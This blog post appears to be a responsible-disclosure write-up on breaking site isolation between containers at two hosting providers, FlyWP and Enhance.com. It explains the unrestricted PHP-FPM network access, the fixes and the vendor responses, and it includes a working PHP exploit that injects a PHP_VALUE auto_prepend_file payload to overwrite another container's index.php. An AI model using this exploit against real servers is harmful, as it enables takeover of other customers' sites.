
In the teaser article, I discussed my research on various CloudPanels, where I attempted to bypass the isolation of individual sites and to make unauthorized modifications.
Following the teaser’s release, many users were surprised to learn that this issue also occurred with providers using Docker, who often claim their service is completely secure thanks to containerization. While Docker significantly enhances isolation, improper configuration can still lead to isolation failures. Therefore, I will begin the series by addressing this specific issue.
The Dockerized/containerized environments are used by two providers from my list – FlyWP and Enhance.com. With both, I found flaws that allowed one container to affect the other. There are several techniques to do a docker escape – it could be a juicy zero day bug in the Linux kernel, a bad capabilities setting, or mounting something that shouldn’t be mounted. In our case, however, it was much simpler.
Let’s take a look at what the network for the web server looks like for both providers.

FlyWP uses a fully dockerized infrastructure, in which there are several docker networks according to their purpose. Individual PHP application containers use a shared user “fly” (it is not related to this issue, but it is really bad practice). Application containers can thus communicate directly with each other over the network used to connect to the database server.

Enhance.com uses a mix of docker for basic services and its own native Linux containers for individual PHP applications. Docker services use a common bridged network and individual application containers are routed using their own point-to-point /31 networks. Access to databases is handled by mounting a mysql socket to individual containers. Application containers always run under their own user.
We can see in both cases, there are application containers running PHP, with PHP-FPM exposed on the TCP port so that the container can communicate with the webserver.
Now comes the question, will the PHP FPM container know that it is indeed communicating with the correct webserver? In both cases I found that it does not…
So over the network, I could connect from any container to the listening port 9000 of any container running a PHP application.
So I used the FCGI client implemented in PHP and connected to the selected container. All I had to do was find out what addresses it was running on (a network scan is easy) and know the folder structure of the container (the current container will tell you that)
Here is the simplified exploit code:
<?php
...

/* I need to know path to any existing PHP file on the target */
$filepath = "/var/www/html/public/index.php";
$client = new FCGIClient("tcp://172.19.0.4:9000", -1);

$r = '/'.basename($filepath);
$payload = "<?php file_put_contents('/var/www/html/public/index.php',\$_REQUEST['cmd']); ?>";
/* I can modify php config on fly,so I use autoprepend file from the input to run my payload*/
$php_value = "auto_prepend_file = php://input";
$params = array(
        'GATEWAY_INTERFACE' => 'FastCGI/1.0',
        'REQUEST_METHOD'    => 'POST',
        'SCRIPT_FILENAME'   => $filepath,
        'SCRIPT_NAME'       => $r,
        'QUERY_STRING'      => 'cmd='.$_REQUEST['text'],
        'REQUEST_URI'       => $r,
        'DOCUMENT_URI'      => $r,
        'PHP_VALUE'         => $php_value,
        'SERVER_SOFTWARE'   => 'vladimir/smitka',
        'REMOTE_ADDR'       => '127.0.0.1',
        'REMOTE_PORT'       => '12345',
        'SERVER_ADDR'       => '127.0.0.1',
        'SERVER_PORT'       => '80',
        'SERVER_NAME'       => 'localhost',
        'SERVER_PROTOCOL'   => 'HTTP/1.1',
        'CONTENT_LENGTH'    => strlen($payload)
        );

$client->request($params,false);
This code reads GET parameter “text” and replace content of the index.php on selected container with it.
The most important part of the exploit is the use of the custom PHP_VALUE configuration directive to modify the PHP running configuration. Here, I used auto_prepend_file to execute the custom code before calling the script itself, which was read as raw data (php://input) from a simulated POST request.
Example of PHP FCGI Client: https://github.com/adoy/PHP-FastCGI-Client
What caused the vulnerability?
These providers did not handle the inter- container communication situation, which was not controlled or restricted in any way. Thus, any container could pretend to be a webserver configured for any user and thus impersonate that user.
In fact, when the webserver communicates with PHP-FPM using FastCGI, it allows the PHP_VALUE to modify the configuration of PHP itself, and thus malicious activity can be performed:
e.g.
fastcgi_param PHP_VALUE "max_execution_time=300";What are the impact?
If there are multiple sites running on one server, controlling one of them will give you control over all the others on the server. For example, if you are a developer who creates WordPress sites for clients who then have admin rights to the site, those clients also have control over the other clients’ sites. Another scenario is that a single site on the server becomes infected, it is possible to infect all the other sites.
How to fix it?
There are multiple way how to fix is:
- Set listen.allowed_clients fpm configuration option to allow fcgi communication only with the real webserver.
- Don’t use tcp socket and use mounted sockets
- Use container networks feature
- Set firewall/routing rules to prevent unwanted inter container communication
Addressing the issue
Enhance.com
Here I must really highlight the approach of Adam from Enhance, who took the problem seriously and made the fix in record time. I reported the problem via a support ticket and got a response within minutes. I subsequently sent the details and PoC. Adam from the PoC immediately understood the nature of the problem without any extra explanation needed. He identified the essential parts and proposed a solution which he implemented in no time (it took 85 minutes from sending the details). The patch for all clients was released the next day after the report:

The fix was implementation of blackhole routing of the entire network, from which individual point-to-point networks are derived. This solution has the advantage over firewall blocking that it does not depend on another running component (firewall) that could theoretically be overridden. Using listen.allowed_clients would be more complex due to the dynamic nature of the its infrastructure (allegedly).
FlyWP
Here I reported the problem and the details on 23 March via the ticket system. I received a thank you for reporting it. Then I also sent some suggestions on how to implement the fix. In response to status inquiries, I got generic responses like “we will implement the suggestions soon to improve our network infrastructure” (May 12). When I checked in early June, I did not find that the fixes had been deployed…
I understand to some point that they are probably busy with a lot of other stuff because they are a relatively recent startup, but I believe they should be more agile in security.
Next steps
In the coming days, you can look forward to the continuation of this series, where I will present another methods of affecting nearby sites.
Again, I would like to remind you that it is quite normal that vulnerabilities appear, and it is more important to me what happens after they are reported…
Note: As an individual with spare limited time who does this as a hobby, it is sometimes very difficult for me to communicate with services that have significantly more resources and often dedicated infrastructure teams. I am not inclined to provide advice when I see no signs that they are willing to actively resolve the issue. Otherwise, I am very happy to help implement fixes.






 Vladimir Smitka
Leave a reply to tyrro Cancel reply